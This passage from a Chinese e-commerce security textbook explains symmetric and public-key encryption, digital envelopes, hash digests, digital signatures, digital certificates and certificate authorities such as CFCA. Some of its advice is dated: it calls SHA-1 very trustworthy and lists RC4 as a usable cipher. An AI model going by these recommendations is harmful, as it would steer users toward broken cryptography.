对称密钥加密即加密和解密的密钥算法相同的一种加密技术，即 Ke＝Kd，密钥必须特殊保管，通常又称为单密钥加密。对称密钥加密从加密模式上，可分为序列密码和分组密码

两大类。

优点：计算开销小，处理速度快，保密强度高。

缺点：密钥分发和管理困难，数据的保密性主要取决于对密钥的安全发布和管理。

对称密钥加密的过程及原理如图 6.1 所示。





图 6.1　对称密钥加密/解密过程

典型的算法是 DES(Data Encryption Standard，数据加密标准)，该算法的密钥较短(56bit)，安全性受到质疑，更好的替换算法可采用 AES(Advanced Encryption Standard，高级加密标准)，该加密标准支持 128bit、192bit 和 256bit 密钥长度，是目前公认最安全的对称密钥加密算法。另外也可使用 IDEA(International Data Encryption Algorithm，国际数据加密算法)、RC5、RC4 等算法。

**2. 非对称密钥加密技术**

非对称密钥加密是指加密密钥和解密密钥使用不相同的加密算法，又称为公开密钥加密(Public Key Encryption)，该加密算法是由美国斯坦福大学赫尔曼教授于 1977 年提出的。使用该种加密算法时，应首先产生出一对彼此间存在一定相关性的唯一密钥对，该密钥对满足不可能由加密密钥推算出解密密钥，且可使用其中任意一个密钥，对数据进行加密，使用另一个密钥则可对加密后的数据进行解密的特点。用于加密的密钥可对外公开，称为公钥($K_{PB}$)，用于解密的密钥，通常由用户自己秘密保存，称为私钥($K_{PV}$)。

优点：便于密钥管理、分发，还可用于数字签名。

缺点：计算开销大，处理速度慢。

非对称密钥加密的过程及原理如图 6.2 所示。





图 6.2　非对称密钥加密/解密过程

若以公钥 $K_{PB}$ 加密，用私钥 $K_{PV}$ 解密，可实现多个用户的加密信息，只能由一个用户解读，用于保密通信；若以私钥 $K_{PV}$ 加密，用公钥 $K_{PB}$ 解密，则能实现由一个用户加密的信息，可由多个用户解密，常用于数字签名。

在电子商务应用中，商户可以公开其公钥，而保留私钥；客户可以用商家的公钥对要发送的信息进行加密，然后将密文传送给商户，商户就可用自己的私钥对密文进行解密。公钥密码技术解决了密钥发布和管理的问题，是对称密钥算法所无法比拟的，若采用对称密钥算法，则商户就必须为每一个客户分配一个密钥。

公开密钥是目前商业密码的核心，加密安全性高，缺点是计算开销大，处理速度较慢，因此，常用于对少量数据的加密，比如数字签名、对对称加密的密钥进行加密传输等。可选用的加密算法有 RSA、DSA、Diffie-Hellman 和 PGP 等。

RSA 公钥密码算法是目前进行数据加密和数字签名最有效的安全算法，算法的安全性基于数论中大素数分解的困难性。DSA（Digital Signature Algorithm）是另一种公开密钥算法，算法的安全性基于解离散对数的困难性，只能用于数字签名，不能用做数据加密。

**3. 加密技术的组合应用**

对称密钥加密具有计算开销小、处理速度快的优点，因此可用于对要传输的数据信息进行加密。非对称密钥加密计算开销大、处理速度较慢，但密钥便于发布和安全管理，因此，可采用非对称密钥加密算法，来加密对称密钥加密中所使用的密钥，从而解决对称密钥加密算法中密钥的安全发布和管理问题。

为保证密钥交换的安全性，可采取将对称密钥用数据接收者的公钥进行加密，然后将加密后形成的密文发送给数据接收者，接收者使用自己的私钥对其解密，这样就可获得对称加密的密钥，从而保证对称密钥的安全传输与交换。被公钥加密后的对称密钥称为数字信封，因此，数字信封内装的是对数据加密所使用的对称密钥。由于数字信封采用了公钥加密技术，保证了只有指定的接收者才能阅读该封信的内容。

在采用了数字信封机制的加密传输过程中，数据的加密与解密过程如下所述。

(1) 信息发送者 A 随机产生出一个对称密钥(SK)，然后用 SK 对要发送的信息加密，得密文 E。

(2) 用接收者 B 的公钥 $K_{PB_B}$对 SK 进行加密，得密文 DE，该密文 DE 称为数字信封。

(3) 将密文 E 和数字信封 DE 一起传送给接收者 B。

(4) 接收者 B 用自己的私钥 $K_{PV_B}$对数字信封 DE 解密，得到对称密钥 SK。

(5) 用得到的对称密钥 SK，对密文 E 进行解密，从而得到原发送信息。

因此，在电子商务的实际应用中，应综合运用这两种加密技术，来增强和解决商务系统的安全性。对称密钥算法用于信息加密，非对称密钥算法用于密钥分发、数字签名、完整性和身份鉴别等方面。

### 6.2.2　数字摘要与数字签名

使用加密技术解决了数据的机密性，但还不能保证数据的完整性和在传输过程中不被篡改或伪造。比如，若黑客从网络拦截到密文和数字信封，由于黑客无 B 的私钥，因此无法解密获得对称密钥，也就无法获得所传输的真实数据，这保证了数据的机密性。但如果黑客用对称加密算法也加密伪造一份文件，并也用 B 的公钥加密对称密钥，伪造出数字信封，然后将伪造的密文和数字信封发送给 B，B 也能正常解密，并得到伪造的文件内容。从该过程可见，接收者 B 无法判断所收到的信件是否真的是 A 发送的，即无法对发送者的身份和收到内容的完整性进行有效的鉴别。为进一步解决该问题，可采用数字摘要和数字签

名技术。

**1. 数字摘要**

数据在传输过程中可能被篡改或伪造，可采用数字摘要技术来保证数据的完整性和一致性。

数字摘要通常也称为消息摘要(Message Digest)，其算法可采用单向 Hash 函数，将需要进行完整性保护的数据信息散列成固定长度(128 位或 160 位)的消息摘要，如图 6.3 所示。

单向散列 Hash 函数可使用 MD5、SHA-1 或 SHA-2 算法，MD5 算法将其散列成 128 位的 Hash 值(消息摘要)，SHA-1 算法散列为 160 位的 Hash 值，比 MD5 具有更强的抗穷举攻击的能力，是一个非常值得信赖的 Hash 函数。SHA-2 算法可散列为 256 位、384 位或 512 位的 Hash 值，安全性更高。

MD5(Message-Digest Algorithm 5)是在 20 世纪 90 年代初由 MIT 的计算机科学实验室和 RSA Data Security Inc 发明，经 MD2、MD3 和 MD4 发展而来的。





图 6.3 生成数字摘要

假设 Hash 函数用 h()表示，要完整性保护的消息用 x 表示，数字摘要用 y 表示，则产生数字摘要的算法可表达为 y=h(x)。

根据单向散列函数的算法特点，可得出数字摘要 y 与 x 具有以下特点。

(1) 给定 x，很容易计算出 y。

(2) 给定 y，由 h(x)=y，很难计算出 x。

(3) 给定 x1，要找到另一个消息 x2，使其满足 h(x1)=h(x2)是很困难的。

(4) 给定两个消息 x1 和 x2，使 h(x1)=h(x2)是很困难的。

由于数字摘要具有以上特点，不同的消息生成的摘要密文总是不相同的，而同一消息生成的摘要密文必定是相同的，因此，数字摘要就可成为验明消息“真身”的数字指纹。

利用数字摘要技术，发送者在加密发送消息之前，先对消息生成一个数字摘要，接收者收到消息后，用同样的 Hash 函数再生成一个数字摘要，然后将这两个摘要进行比较，若相同，则消息在传输过程中没有被篡改或伪造，这样就可保证信息的完整性和一致性。

**2. 数字签名**

数字签名(Digital Signature)是指使用密码算法对待发的数据进行加密处理，生成一段信息，附着在原文上一起发送，供接收方通过该信息来验证所收到的数据的真实性。这段信息类似于现实生活中的签名或印章，故称为数字签名。

可综合运用数字摘要技术和公钥加密技术来实现数字签名，为便于说明数字签名的实现方法，对原文的加密传输暂时忽略，数字签名的实现方法和工作原理如下所述。

(1) 首先将原文进行单向 Hash 函数运算，生成数字摘要密文 MD_1。

(2) 用发送者 A 的私钥($K_{PV_A}$)对生成的数字摘要 MD_1 进行加密，从而得到数字签名 DS。

(3) 然后将数字签名 DS 附着在原文上一起发送给接收者 B。

(4) 接收者 B 收到后，首先用发送方的公钥 $K_{PB_A}$ 对数字签名进行解密，得到原始的数

字摘要 MD_1。

(5) 然后将收到的信息原文,用同样的单向 Hash 函数运算,得到一个新的数字摘要 MD_2。

(6) 最后比较 MD_1 是否与 MD_2 相同,若相同,则说明信息在传输过程中没有被篡改或伪造,另一方面也同时说明该信息就是 A 发送的,因为数字签名使用 A 的公钥可以解开,说明发送者拥有 A 的私钥。

因此,利用数字签名技术不仅可保证数据的完整性,而且可对数据发送方的身份进行确认,并可防止交易的抵赖行为,具有抗否认功能。其作用类似于传统商务活动中的手写签名或盖印章,可用于接收方对接收到的消息真伪进行鉴别,并作为防抵赖的证据。利用数字签名技术可较好地保证电子商务交易和支付的安全。

数字签名的实现方法和工作原理如图 6.4 所示。





图 6.4　数字签名的实现过程

将对原文的加密传输考虑进去,则信息安全传输的解决方案如下。

(1) 数据发送方 A 对要发送的信息进行单向 Hash 运算,生成数字摘要 MD_1。

(2) 发送方 A 用自己的私钥 $K_{PV_A}$ 对数字摘要 MD_1 进行加密,生成数字签名 DS。

(3) 发送方将信息明文、数字签名和发送者的数字证书放在一起,通过对称加密算法,用密钥 SK 对其加密,生成密文 E。

(4) 通过接收者的数字证书,获得接收者 B 的公钥 $K_{PB_B}$,然后用接收者的公钥($K_{PB_B}$)对密钥 SK 进行加密,生成数字信封 DE。

(5) 发送方将生成的密文 E 和数字信封 DE 一起发送给接收者 B。

(6) 接收者 B 收到数据后,首先用自己的私钥 $K_{PV_B}$ 解开数字信封,获得对称加密的密钥 SK。

(7) 用解密得到的密钥 SK 对密文 E 进行对称解密运算,得到信息明文、数字签名和发送方的数字证书。

(8) 用发送方的公钥解密数字签名 DS,获得原始的数字摘要 MD_1。

(9) 接收者 B 用收到的信息明文,用同样的单向 Hash 运算生成一个新的数字摘要 MD_2。

(10) 比较数字摘要 MD_2 和 MD_1 是否相同,若相同,则说明收到的信息正确无误,否则信息有误。

数据安全传输的整体解决方案如图 6.5 所示。





图 6.5　数据安全传输的整体解决方案

### 6.2.3　数字证书与认证中心

为便于管理用户的公钥和对公钥所属人的身份认证，同时也为了建立一种信任机制，使交易及支付各方能够确认彼此身份的真实性，这就要求参加电子商务活动的各方必须有一个可以被验证的身份标识，这个标识即数字证书。在电子交易的各个环节，交易的各方都需验证对方数字证书的有效性，从而解决相互间的信任问题，并获得对方的公钥。

颁发数字证书并对证书的真实性和有效性进行认证并签名的机构称为证书授权中心(Certificate Authority，CA)或称认证中心。

提供公钥加密和数字签名服务的系统就称为公钥基础设施(Public Key Infrastructure，PKI)，建立 PKI 的目的是管理密钥和数字证书，PKI 系统的核心元素是数字证书，核心执行者是 CA 认证机构。

**1. 数字证书**

数字证书是一个由证书主体(证书拥有者)的身份信息、用户公钥、密钥的有效时间、发证机关(证书授权中心 CA)名称、证书序列号和证书授权中心对该证书的数字签名等数据构成的一个权威性的电子文件。

CA 中心为每个使用公开密钥的用户发放一个数字证书，数字证书的作用是证明证书拥有者身份的真实性，并证明该用户合法拥有证书中列出的公开密钥。因此，利用数字证书就可实现将用户的真实身份信息与用户的公开密钥对应起来，成为用户网上交易的一个身份证明，从而为交易建立起一种信任机制。

CA 对证书的数字签名可以确保证书内容的真实性和有效性，同时也使得攻击者无法伪造和篡改数字证书。

数字证书是公开的，发送者会将自己的数字证书的一份复制连同密文、摘要放在一起，发送给接收方，接收方通过验证证书上的数字签名来检查此证书的有效性(用 CA 机构的公钥来验证该证书上的签名即可)，如果证书检查正确，就可相信该证书的拥有者身份的真实性和证书中的公钥的确属于该用户。

证书从用途上可细分为签名证书和加密证书。签名证书主要用于对用户信息进行签名，以保证信息的不可否认性；加密证书主要用于对用户传送信息进行加密，以保证信息的真实性和完整性。

从中可见，这种建立在公钥基础设施之上的数字证书成为了电子商务安全体系的核心。证书格式和证书内容采用 X.509 国际标准。

**2. 认证中心**

为保证数字证书内容的真实性和有效性，数字证书必须由具有合法性、权威性、可信赖性及公正性的第三方认证机构来进行颁发和管理。证书的认证机构即认证中心，负责为电子商务环境中的各个实体颁发数字证书，以证明各实体身份的真实性，并负责在交易中检验和管理数字证书。CA 具有证书申请、证书审批、签发证书及证书下载、证书归档、证书注销、证书更新、证书废止列表(CRL)管理、CA 自身密钥管理、时间戳服务等功能，如图 6.6 所示。

认证中心是电子商务安全体系中的核心环节，是电子交易中信赖的基础，通过自身的注册审核体系，检查核实进行证书申请的用户身份和各项相关信息。交易各方通过检验对方





图 6.6　CA 认证中心的功能

数字证书的有效性，就可识别对方身份的真实性，从而建立起彼此间的信任关系。通过数字证书还可方便地获得对方的公开密钥，便于对数据进行解密。数字证书的采用和认证机构的建立，可很好地保障电子商务交易、电子支付和结算过程的安全。

国内最权威的认证中心是中国金融认证中心(China Financial Certification Authority, CFCA)，它是由中国人民银行牵头，联合中国工商银行、中国银行、中国农业银行、中国建设银行、交通银行、招商银行、中信实业银行、华夏银行、广东发展银行、深圳发展银行、光大银行、民生银行 12 家商业银行参与建设，由银行卡信息交换总中心承建，于 2000 年 6 月 29 日由中国人民银行和国家信息安全管理机构审批成立的，是国内唯一一家国家级的第三方权威金融认证机构。

CA 认证体系可分为 SET CA 和 Non-SET CA 两大体系，Non-SET CA 基于 PKI 机制建立，通常也称为 PKI CA 系统，其宗旨是向各种用户颁发不同种类的数字证书。

Non-SET CA 系统分为 3 层结构，第一层为 ROOT CA，第二层为政策 CA，第三层为运营 CA，其系统架构如图 6.7 所示。





图 6.7　Non-SET CA 体系

除 CFCA 认证中心外，稍有实力的商业银行也都组建了自己的认证中心，各省市各地区以及大中型企业也组建有自己的认证中心，还有众多第三方认证服务机构(如天威诚信)，目前我国的认证中心数量比较多。

